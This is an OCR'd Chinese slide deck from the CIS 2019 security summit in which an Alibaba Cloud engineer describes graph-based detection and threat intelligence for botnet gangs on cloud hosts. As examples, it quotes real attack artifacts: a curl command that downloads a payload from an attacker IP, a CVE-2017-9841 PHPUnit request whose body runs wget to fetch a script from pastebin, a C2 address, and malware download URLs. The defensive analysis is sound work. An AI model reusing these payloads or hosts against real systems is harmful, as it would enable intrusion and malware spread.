CIS 2019
网络安全创新大会
Cyber Security Innovation Summit

# 基于图数据的云上BOT团伙深度感知

郭伟博　　阿里云智能高级安全工程师

CIS 2019
网络安全创新大会
Cyber Security Innovation Summit

# 关于我

花名：@桑铎，任职于阿里云智能云平台安全团队


负责阿里云云盾的基础安全防御能力建设，为客户提供免费的基础安全防御。目标是防止阿里云上出现大规模的批量入侵，如勒索、蠕虫病毒等。


个人微信:LoerPe

安全产品团队推送预警：大量客户的主机上出现相同告警

# 防御侧应急




入侵排查
防御规则检查
防御能力升级
分析蜜罐流量
攻击日志分析
样本逆向分析
沙箱分析
CheckList
更新防御策略


病毒清理
入侵排查
漏洞修复
应急报告
病毒文件/进程清理
Rootkit清理
无文件对抗
.....
分析安全日志
漏洞扫描
.....
修复漏洞
应急报告

# 困境


结果

- 防御效果打折
- 病毒清理不彻底
- 漏洞修复不全面
- 疲于应急，人员疲惫

Who？

How？


What？

## 能力需求




对象感知
主要威胁BOT
影响范围
发展趋势
攻击感知
历史攻击方式
新攻击方式
行为感知
主机行为
网络行为
BOT团伙感知

# 解决思路




图模型



Bot识别


运营


# 进程图构建




恶意shell




进程日志



进程图



# 标签传递





进程IOC提取
IOC
图唯一性标签
cmd_line
curl -o /tmp/pty8 http://159.89.156.190/.y/pty8
http://159.89.156.190/.y/pty8

# 网络行为关联




从多种网络侧检测告警中，抽取关联实体，构成进程图中的行为属性。





中控：115.159.189.241


网络行为标签



# 进程行为模式识别




构建四十余类的恶意进程行为模式，识别主机层攻击技术。






进程行为标签



# 攻击方式识别-文本相似度







文本相似度分析

```
GET //sites/all/libraries/mailchimp/vendor/phpunit/phpunit/src/Util
/PHP/eval-stdin.php HTTP/1.1
Host: xxx.com
User-Agent:xxx
Accept: */*
Content-Type: application/x-www-form-urlencoded
Content-Length: 76
<?php echo passthru("wget https://pastebin.com/raw/YurfkA0K -O
kill.php");?>
```


进程行为标签


CVE-2017-9841




# 攻击方式识别-进程链回溯









# 数据问题



主机层对Agent的资源限制和短时进程导致数据采集率存在问题

数据缺失




数据规模庞大，存在大量重复信息

几十亿点和边

# 解决方法


基于图唯一性标签，对图进行压缩合并，将缺失信息的图修复为一张完整的图，数据量降到百万以内




# 情报运营




未知 IOC:http://wiu.fxxxxxxk.me/download.exe
Bulehero IOC:http://fid.hognoob.se/download.exe
进程模式：无文件攻击
进程模式：扫描139端口
Bulehero
情报




依托于阿里云上部署的超大规模蜜网，实现了对云端BOT威胁的全面监控。




# 防御侧业务价值




入侵排查
防御规则检查
防御能力升级
BOT团伙情报
自动分析蜜罐流量进行未知攻击方式检测
CheckList
更新防御策略

# 客户侧业务价值


基于top Bot的清理工具
BOT团伙情报
病毒清理
入侵排查
漏洞修复
应急报告
病毒一键清理
CheckList
修复漏洞
应急报告

基于阿里云对云端BOT团伙的全面感知能力，我们及时识别并预警了多起热门BOT利用最新漏洞传播的事件，基于长期的监测数据发布了针对挖矿僵尸网的趋势报告。

《威胁快报|Solr dataimport成挖矿团伙新型利用方式》
《威胁快报|Bulehero挖矿蠕虫升级，PhpStudy后门漏洞加入武器库》
《威胁预警|Solr velocity模板注入远程命令执行已加入watchbog武器库》

《生存还是毁灭？一文读懂挖矿木马的战略战术》

网络安全创新大会
Cyber Security Innovation Summit

THANKS